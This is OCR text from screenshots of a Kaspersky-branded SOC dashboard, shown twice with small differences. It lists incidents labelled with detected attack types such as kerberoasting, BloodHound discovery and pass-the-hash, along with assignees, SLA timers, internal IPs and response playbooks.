


Affected assets by type

Analytics load

Intergations efficiency


SOC
Company Name
15 tenants selected
Dashboard
Reports
INFORMATION
Alerts
Incidents
Notifications
TOOLS
Threat hunting
Incident rules
Playbook
ASSETS
Devices
Users
Applications
Online Help
Incidents
Assignment mode
Auto
235 Total
26 Ralph Edwards Online
10 Floyd Miles Offline
5 Esther Howard Offline
Retrospective incidents view: total
New
In progress
Resolved
08:00
14:00
20:00
02:00
08:00
Assignee
All
Created
Past week
Severity
Any
Integrations
All
Register incident
Assign analyst
Apply playbook
Change stage
Mark for escalation
Export
Categorize
Registered, threat duration
Incident name, events number
SLA
Priority
Assets affected
Affected entity details
Detection technology
Response, state
Assignee
31.01.2021 12:34:56
New
Possible kerberoasting [AD attack][Important]
2 alerts
15m of 2h
High
DMZ
and 5 more
IP
IP: 10.69.196.41, 10.69.196.2
KATA.IoA
AD password reset
Running
Ralph Edwards
In progress
01.02.2021 12:34:56
New
Account created [AD][Suspicious]
1 alert
45m of 72h
Low
Marketing
and 1 more
IP
IP: 10.69.197.6
KUMA.Correlation
General enrichment
Running
Ralph Edwards
In progress
03.02.2021 12:34:56
New
Enumeration [catalog listing][linux]
1 alert
5m of 72h
Low
HR departament
and 2 more
IP
IP: 10.69.197.55
KUMA.Correlation
Files enumeration
Running
Ralph Edwards
In progress
02.02.2021 12:34:56
New
Malware [windows][antivirus][adware]
2 alerts
0m of 72h
Low
Reception
and 2 more
NE IP
IP: 10.69.199.32, 10.69.199.33
KES.FileAV
Email notification
Running
Ralph Edwards
In progress
05.02.2021 12:34:56
Open
Possible AD discovery [LDAP][bloodhound activity]
4 alerts (+1)
5m of 8h
Low
DMZ
and 3 more
IP
IP: 10.69.196.60, 192.168.11.4
and 1 more
KATA (IDS)
Deploy KEA, nagent
Running
Ralph Edwards
In progress
© 2020 Kaspersky Lab. All Rights Reserved.
Version: 12.0.107
Privacy Policy
Show Tutorial
kaspersky


SOC
Company Name
15 tenants selected
SOC
Dashboard
Reports
INFORMATION
Alerts
Incidents
Notifications
TOOLS
Threat hunting
Incident rules
Playbook
ASSETS
Devices
Users
Applications
Online Help
Incidents
Assignment mode
Auto
235 Total
26 Ralph Edwards Online
10 Floyd Miles Offline
5 Esther Howard Offline
Retrospective incidents view: total
New
In progress
Resolved
08:00
14:00
20:00
02:00
08:00
Assignee
All
Created
Past week
Severity
Any
Integrations
All
Register incident
Assign analyst
Apply playbook
Change stage
Mark for escalation
Export
Categorize
Registered, threat duration
Incident name, events number
SLA
Priority
Assets affected
Affected entity details
Detection technology
Response, state
Assignee
31.01.2021 12:34:56
New
Possible kerberoasting [AD attack][Important]
2 alerts
15m of 2h
High
DMZ
and 5 more
IP
IP: 10.69196.41, 10.69196.2
KATA.IoA
AD password reset
Running
Ralph Edwards
In progress
01.02.2021 12:34:56
New
Account created [AD][Suspicious]
1 alert
45m of 72h
Low
Marketing
and 1 more
IP
IP: 10.69197.6
KUMA.Correlation
General enrichment
Running
Ralph Edwards
In progress
03.02.2021 12:34:56
New
Enumeration [catalog listing][linux]
1 alert
5m of 72h
Low
HR departament
and 2 more
IP
IP: 10.69197.55
KUMA.Correlation
Files enumeration
Running
Ralph Edwards
In progress
02.02.2021 12:34:56
New
Malware [windows][antivirus][adware]
2 alerts
0m of 72h
Low
Reception
and 2 more
NE IP
IP: 10.69199.32, 10.69199.33
KES.FileAV
Email notification
Running
Ralph Edwards
In progress
05.02.2021 12:34:56
Open
Possible AD discovery [LDAP][bloodhound activity]
4 alerts (+1)
5m of 8h
Low
DMZ
and 3 more
IP
IP: 10.69196.60, 192.168.11.4
and 1 more
KATA (IDS)
Deploy KEA, nagent
Running
Ralph Edwards
In progress
© 2020 Kaspersky Lab. All Rights Reserved.
Version: 12.0.137
Privacy Policy
Show Tutorial
kaspersky

Open


Incident SOC 35425

Brute force | Pass-the-hash

Assign to (Escalate to) | Change severity | Link alert | Merge with another incident | Leave comment | Change status


Summary | Timeline | Investigation graph | MITRE Matrix | Alerts (2) | Assets (2) | Observables (105) | Communications | History

Alert activity





Add to incident | Mark for investigation | Link to group | Export events | Delete

Registered	Event name, events number	Tags	Event source	Affected assets
01.01.2020 12:34:56	Brute force	Under investigation	KUMA	osmp-host0.osmp.test
01.01.2020 12:34:56	AD discovery	Under investigation	KATA	osmp-host0.osmp.test



Атакующий


Стадия атаки




